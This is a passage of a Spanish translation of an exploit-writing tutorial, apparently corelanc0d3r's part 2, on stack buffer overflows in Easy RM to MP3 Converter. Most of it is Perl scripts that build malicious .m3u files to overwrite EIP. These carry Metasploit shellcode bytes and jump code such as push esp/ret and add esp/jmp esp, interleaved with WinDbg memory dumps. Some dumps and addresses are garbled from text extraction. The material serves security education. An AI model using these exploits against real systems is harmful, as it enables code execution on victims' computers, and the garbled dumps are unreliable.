01d55edb 54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56 T..Mh../2.....V
01d649c7 54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56 T..Mh../2.....V
01d73406 54 c3 d3 2d d3 c3 3a b3-83 c3 ab b6 b2 c3 0a 20 T...-...:.....
01d74526 54 c3 da 4c 3b 43 11 e7-54 c3 cc 36 bb c3 f8 63 T..L;C..T..6...c
01d7452e 54 c3 cc 36 bb c3 f8 63-3b 44 d8 00 d1 43 f5 f3 T..6...c;D...C..
01d74b26 54 c3 ca 63 f0 c2 f7 86-77 42 38 98 92 42 7e 1d T..c....wB8..B~.
031d3b18 54 c3 f6 ff 54 c3 f6 ff-4f bd f0 ff 00 6c 9f ff T...T...O....1..
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
031d3b1c 54 c3 f6 ff 4f bd f0 ff-00 6c 9f ff 30 ac d6 ff T...0....1..0...
```

Haz tu exploit y ejecútalo.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x01aa57f6); #overwrite EIP with push esp, ret

my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of
shellcode bytes

my $shellcode = "\x90" x 25; #start shellcode with some NOPS

# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc

$shellcode = $shellcode .
"\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open($FILE, ">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "Archivo m3u creado con exito\n";
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
ModLoad: 73000000 73026000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02240000 02250000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.c
ModLoad: 02460000 02472000 C:\Program Files\Easy RM to MP3 Converter\NSLog.dll
ModLoad: 76ee0000 76f1c000 C:\WINDOWS\system32\BASAPI32.dll
ModLoad: 77000000 7701c000 C:\WINDOWS\system32\rasman.dll
ModLoad: 77020000 7703c000 C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 77040000 7705c000 C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 77060000 7707c000 C:\WINDOWS\system32\UTILS.dll
ModLoad: 77080000 7709c000 C:\WINDOWS\system32\USERENV.dll
ModLoad: 770a0000 770bc000 C:\WINDOWS\system32\SENSAPI.dll
ModLoad: 770c0000 770dc000 C:\WINDOWS\system32\NSV1_0.dll
ModLoad: 770e0000 770fc000 C:\WINDOWS\system32\IPHLEPI.dll
ModLoad: 77100000 7711c000 C:\WINDOWS\system32\NSVSOCK.dll
ModLoad: 77120000 7713c000 C:\WINDOWS\system32\RASADHLP.dll
ModLoad: 77140000 7715c000 C:\WINDOWS\system32\URLMON.dll
ModLoad: 77160000 7717c000 C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 77180000 7719c000 C:\WINDOWS\system32\HNETCFG.dll
ModLoad: 771a0000 771bc000 C:\WINDOWS\system32\WSHHTTP.dll
ModLoad: 771c0000 771dc000 C:\WINDOWS\system32\SHLLEP.dll
ModLoad: 771e0000 771fc000 C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 77200000 7721c000 C:\WINDOWS\system32\COMRES.dll
ModLoad: 77220000 7723c000 C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 77240000 7725c000 C:\WINDOWS\system32\NTSYSME.dll
ModLoad: 77260000 7727c000 C:\WINDOWS\system32\NTSHRUI.dll
ModLoad: 77280000 7729c000 C:\WINDOWS\system32\ATL.DLL
ModLoad: 772a0000 772bc000 C:\WINDOWS\system32\ATL.DLL
(c80 c4c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000000 ebx=7c80353c ecx=fffffc3d edx=00000000 esi=c644d12e edi=7c80262c
eip=000ff7d0 esp=000ff720 ebp=7c800000 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
(Unloaded_P32.dll)+0x1ff7bf:
000ff7d0 ac          lods     byte ptr [esi]             ds:0023:c644d12e=??
```

¡Baam! De Nuevo.

Jmp[Reg]+[Offset]

Otra técnica para superar el problema de que la Shellcode comience en un Offset de un registro (ESP en nuestro ejemplo) es tratar de encontrar una instrucción Jmp[Reg]+[Offset] y sobrescribir EIP con la dirección de esa instrucción. Imaginemos que necesitamos saltar 8 bytes de nuevo (ver ejercicio anterior). Usando la técnica Jmp[Reg]+[Offset], simplemente saltaríamos los 8 bytes al principio de ESP y aterrizáramos directamente en nuestra Shellcode.

Necesitamos hacer 3 cosas:

- Encontrar el Opcode para el JMP ESP+8h.
- Encontrar una dirección que apunta a esta instrucción.
- Hacer el exploit para que sobrescriba EIP con esta dirección.

Encontrar el Opcode: usa Windbg:

```
0:014> a
7c90120e jmp [esp + 8]
jmp [esp + 8]
7c901212

0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ff642408 jmp dword ptr [esp+8]
```

El Opcode es ff642408.

Ahora, puedes buscar una DLL que tenga este Opcode y usa la dirección para sobrescribir EIP con la misma. En nuestro ejemplo, no pudimos encontrar este Opcode exacto. Por supuesto, no estás limitado a buscar JMP[ESP+8]. También podrías buscar valores mayores que 8 porque tú

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

controlas todo mayor a 8. Fácilmente, podrías poner algunos NOP's adicionales al principio de la Shellcode y hacerla saltar ellos.

(De paso, el Opcode para el RET es C3, pero estoy seguro que ya te diste cuenta)

Retorno Ciego:

Esta técnica está basada en los siguientes pasos:

- Sobrescribir EIP con una dirección que apunte a un RET.
- Hardcodear (fijar) la dirección de la Shellcode en los primeros 4 bytes de ESP:
- Cuando el RET se ejecute, los últimos 4 bytes agregados (el valor superior) son POPeados del Stack y puestos en EIP.
- El exploit salta a la Shellcode.

Esta técnica es útil si:

- No puedes apuntar a EIP para ir a un registro directamente porque no puedes usar JMP o CALL. Esto quiere decir que necesitas hardcodear la dirección de memoria de inicio de la Shellcode, pero...
- Tú puedes controlar los datos en ESP. Por lo menos, los primeros 4 bytes.

Para configurar esto, necesitas tener la dirección de memoria de la Shellcode (= la dirección de ESP). Como siempre, trata de evitar que esto tenga/empiece con caracteres NULL. De lo contrario, no podrás cargar tu Shellcode detrás de EIP. Si tu Shellcode se puede poner en un lugar y esta dirección no contiene un byte NULL, entonces éste podría ser otra técnica funcional.

Encuentra la dirección de un RET en un de las DLL's. Mira los primeros 4 bytes de la Shellcode (primeros 4 de ESP) hacia la dirección donde comienza la Shellcode y sobrescribe EIP con la dirección del RET. De las pruebas que hemos hecho en el tutorial 1, recordamos que ESP parece estar en 0x000ff730. Por supuesto, esta dirección podría cambiar en sistemas diferentes, pero si no tienes otra forma sino hardcodear las direcciones, entonces esto es lo único que puedes hacer.

Esta dirección contiene bytes NULL, entonces cuando construyamos el Payload, construiremos un buffer parecido a este:

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
[26094 A's][Dirección del RET][0x000fff730][shellcode]
```

El problema con este ejemplo es que la dirección usada para sobrescribir EIP tiene un byte NULL. (Un terminador de string). Entonces la Shellcode no es puesta en ESP. Este es un problema, pero no debe ser tan grave. Algunas veces, puedes encontrar tu buffer (mira las primeras 26094 A's, no las primeras que son PUSHed después de sobrescribir EIP porque serán inservibles a causa del byte NULL) en otros lugares/registros, tales como: eax, ebx, ecx, etc. En ese caso, podrías tratar de poner la dirección de ese registro como los primeros 4 bytes de la Shellcode (al inicio de ESP, así directamente después de sobrescribir EIP) y hasta sobrescribir EIP con la dirección de un RET.

Esta es una técnica que tiene muchos requisitos y desventajas, pero solo necesita un RET. De todos modos, no funcionó en Easy RM to MP3.

Tratando con Buffers Pequeños: Saltando a donde sea con código de salto custom.

Hemos hablamos de varios para hacer que EIP salte a nuestra Shellcode. En todos los escenarios. Nos hemos dado el lujo de poder poner esta Shellcode en una parte del buffer. Pero, ¿qué tal si no tenemos suficiente espacio para alojar la Shellcode completa?

En nuestro ejercicio, hemos usado 26094 bytes para sobrescribir EIP y hemos notado que ESP apunta a 26094+4 bytes y que tenemos suficiente espacio a partir de allí. Pero, ¿qué tal si solo tuviéramos 50 bytes? (ESP -> ESP+50 bytes). ¿Qué tal si nuestras pruebas muestran que todo lo que se escribió después de eso 50 byte no sirvió? 50 bytes para alojar la Shellcode no es mucho. Así que, necesitamos buscar la forma. Quizás, podemos usar 26094 bytes que fueron usados para producir el desbordamiento actual.

Primero, necesitamos encontrar esos 26094 bytes en memoria. Si no los podemos encontrar, será difícil reverenciarlos. De hecho, si podemos encontrar estos bytes y ver que tenemos otros registros apuntando (a casi apuntando) a esto bytes, puede que sea muy fácil poner nuestra Shellcode allí. Si haces algunas pruebas básicas en Easy RM to MP3, notarás que partes de los 26094 bytes también son visibles en el Dump de ESP.

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

Cuando miramos otros registros, no vemos rastros de X's o A's (puedes Dumpear los registros o buscar un número de A's en memoria).

Eso es todo. Podemos saltar a ESP para ejecutar algún código, pero tenemos 50 bytes para gastar en la Shellcode. También vemos partes de nuestro buffer en una posición más baja en el Stack. De hecho, cuando continuamos Dumpiando los contenidos de ESP, tenemos un gran buffer lleno de A's.

```
Command - Pid 3036 - WinDbg:6.11.0001.404 X86
000ff7f0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0:000> d
000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff840 90 90 90 90 90 90 90 90-00 41 41 41 41 41 41 ..... AAAAAAA
000ff850 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff860 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff870 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
0:000> d
000ff8b0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff8c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff8d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff8e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff8f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff900 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff910 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff920 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
0:000> d
000ff930 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff940 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff950 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff960 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff970 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff980 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ff990 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ffa00 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ffa10 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ffa20 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
0:000> d
000ffa30 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ffa40 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ffa50 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ffa60 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ffa70 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ffa80 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000ffa90 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000faa0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
0:000> d
000fab0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000fac0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000fad0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000fae0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000faf0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000fb00 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000fb10 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
000fb20 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 ..... AAAAAAA
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

Afortunadamente, hay una forma de alojar nuestra Shellcode en las A's y usar las X's para saltar a las A's. Para hacer esto, necesitamos un par de cosas:

- La posición dentro del buffer con las 26094 A's que ahora es parte de ESP en 000ff849. ¿Dónde comienzan realmente las A's mostradas en ESP? Si queremos poner nuestra Shellcode dentro de las A's, necesitamos saber donde ponerla exactamente.
- JumpCode o Código de Salto: código que hará el salto de las X's a las A's. Este código no puede ser mayor a 50 bytes porque eso es todo lo que tenemos disponible directamente en ESP. Podemos encontrar la posición exacta usando conjeturas, usando patrones custom o patrones de Metasploit. Usaremos uno de los patrones de Metasploit. Comenzaremos con uno pequeño. Si estamos buscando al inicio de las A's, no tendríamos que trabajar con una gran cantidad de patrones de caracteres. ☺

Genera un patrón de, digamos, 1000 caracteres y reemplaza los primeros 1000 caracteres en el script de Perl con el patrón y luego agrega 25101 A's.

```
my $file= "test1.m3u";
my $pattern = "Aa0Aa1Aa2Aa3Aa4Aa....g8Bg9Bh0Bh1Bh2B";
my $junk= "A" x 25101;
my $eip = "BBBB";
my $preshellcode = "X" x 54; #let's pretend this is the only space we have
available at ESP
my $nop = "\x90" x 230; #added some nops to visually separate our 54 X's
from other data in the ESP dump

open($FILE, ">$file");
print $FILE $pattern.$junk.$eip.$preshellcode.$nop;
close($FILE);
print "Archivo m3u creado con exito\n";
```

Vista en Windbg:

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??                ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58  XXXXXXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58  XXXXXXXXXXXXXXXXXXXX
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```

000ff750 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXX
000ff760 58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90 XX.....
000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0:000> d
000ff7b0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff7c0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff7d0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff7e0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff7f0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0:000> d
000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
000ff840 90 90 90 90 90 90 90 90-00 35 41 69 36 41 69 37 .....5Ai6Ai7
000ff850 41 69 38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41 Ai8Ai9Aj0Aj1Aj2A
000ff860 6a 33 41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a j3Aj4Aj5Aj6Aj7Aj
000ff870 38 41 6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33 8Aj9Ak0Ak1Ak2Ak3
000ff880 41 6b 34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41 Ak4Ak5Ak6Ak7Ak8A
000ff890 6b 39 41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c k9A10A11A12A13A1
000ff8a0 34 41 6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39 4A15A16A17A18A19

```

Lo que vemos en 000ff849 es definitivamente parte del patrón.

```

90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....

90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90-00 35 41 69 36 41 69 37 .....5Ai6Ai7
38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41 Ai8Ai9Aj0Aj1Aj2A
41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a j3Aj4Aj5Aj6Aj7Aj
6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33 8Aj9Ak0Ak1Ak2Ak3
34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41 Ak4Ak5Ak6Ak7Ak8A
41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c k9A10A11A12A13A1
6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39 4A15A16A17A18A19
48
41 69 36 41 69 37-41 69 38 41 69 39 41 6a .5Ai6Ai7Ai8Ai9Aj
6a 31 41 6a 32 41-6a 33 41 6a 34 41 6a 35 0Aj1Aj2Aj3Aj4Aj5
36 41 6a 37 41 6a-38 41 6a 39 41 6b 30 41 Aj6Aj7Aj8Aj9Ak0A
41 6b 32 41 6b 33-41 6b 34 41 6b 35 41 6b k1Ak2Ak3Ak4Ak5Ak
6b 37 41 6b 38 41-6b 39 41 6c 30 41 6c 31 6Ak7Ak8Ak9A10A11
32 41 6c 33 41 6c-34 41 6c 35 41 6c 36 41 A12A13A14A15A16A
41 6c 38 41 6c 39-41 6d 30 41 6d 31 41 6d 17A18A19Am0Am1Am
6d 33 41 6d 34 41-6d 35 41 6d 36 41 6d 37 2Am3Am4Am5Am6Am7

```

Usando la herramienta `pattern_offset` de Metasploit, podemos ver que estos 4 caracteres están en el Offset 257. En vez de poner 26094 A's en el archivo, pondremos 257 A's, luego nuestra Shellcode. Y llena el resto de los 26094 caracteres con A's de nuevo. O mejor aún, comenzaremos con 250 A's, luego 50 NOP's, después nuestra Shellcode, y el resto lo llenaremos con A's. De esa forma, no tendremos que ser muy específicos cuando saltamos. Si podemos aterrizar en los NOP's, funcionará bien.

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

Veamos como quedan el script y el Stack cuando hacemos esto:

```
my $file= "test1.m3u";
my $bufferSize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($bufferSize-
(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $preshellcode = "X" x 54; #let's pretend this is the only space we have
available
my $nop2 = "\x90" x 230; #added some nops to visually separate our 54 X's
from other data

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$nop2;
close($FILE);
print "Archivo m3u creado con exito\n";
```

Cuando la aplicación muere, podemos ver nuestros 50 NOP's, comenzando en 000ff848 seguido de la Shellcode (0x90 en 000ff874), y luego de nuevo seguido por las A's. Se ve bien.

```
(188.c98): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??                ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58  XXXXXXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58  XXXXXXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58  XXXXXXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90-90 90 90 90 90 90 90  XX.....
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90  .....
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90  .....
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90  .....
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90  .....
0:000> d
000ff7b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90  .....
000ff7c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90  .....
000ff7d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90  .....
000ff7e0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90  .....
000ff7f0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90  .....
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0:000> d
000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff840 90 90 90 90 90 90 90 90-00 90 90 90 90 90 90 .....
000ff850 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff860 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
000ff870 90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAAAAAAAAA
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 .....AAAAAAAAAAAAAAAA
```

La segunda cosa que necesitamos hacer es construir nuestro JumpCode que tiene que ser colocado en ESP. El objetivo de este JumpCode es saltar a ESP+281. Escribir códigos de salto es tan fácil como escribir las sentencias requeridas en ensamblador y luego traducirlas a Opcode. Asegurándonos que no tengamos bytes NULL u otros caracteres restringidos a la vez. ☺

Saltar a ESP+281, requeriría: sumarle 281 al registro ESP y luego saltar a ESP. 281 + 119h. No trates sumar todo a la vez. O podrías terminar con un Opcode que tenga bytes NULL.

Como tenemos algo de flexibilidad, debido a los NOP's antes de nuestra Shellcode, ya no tenemos que ser tan precisos. Siempre que sumemos 281 o más, funcionará. Tenemos 50 bytes para nuestro JumpCode. Pero no debería ningún problema.

Sumémosle 0x5e (94) a ESP 3 veces, luego salta a ESP. Los comandos en ensamblador son:

```
add esp,0x5e
add esp,0x5e
add esp,0x5e
jmp esp
```

Usando Windbg, podemos conseguir el Opcode:

```
0:014> a
7c901211 add esp,0x5e
add esp,0x5e
7c901214 add esp,0x5e
add esp,0x5e
7c901217 add esp,0x5e
add esp,0x5e
7c90121a jmp esp
jmp esp
7c90121c
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
0:014> u 7c901211
ntdll!DbgBreakPoint+0x3:
7c901211 83c45e      add     esp,5Eh
7c901214 83c45e      add     esp,5Eh
7c901217 83c45e      add     esp,5Eh
7c90121a ffe4       jmp     esp
```

OK. El Opcode para el JumpCode completo es:

0x83,0xc4,0x5e,0x83,0xc4,0x5e,0x83,0xc4,0x5e,0xff,0xe4

```
my $file= "test1.m3u";
my $bufferSize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc"; #position 300

my $restofbuffer = "A" x ($bufferSize-
(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\x83\xc4\x5e" . #add esp,0x5e
"\xff\xe4"; #jmp esp

my $nop2 = "0x90" x 10; # only used to visually separate

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "Archivo m3u creado con exito\n";
```

El JumpCode está perfectamente colocado en ESP. Cuando la Shellcode sea llamada, ESP apuntaría a los NOP's (entre 00ff842 y 000ff873).

La Shellcode comienza en 000ff874.

```
(45c.f60): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??                ???
```

Creación de Exploits por corelanc0d3r N° 2 traducido por Ivinson/CLS

```
0:000> d esp
000ff730 83 c4 5e 83 c4 5e 83 c4-5e ff e4 00 01 00 00 00 ..^..^..^.....
000ff740 30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 0.....AAAAAAAA
000ff750 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff760 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff770 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff780 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
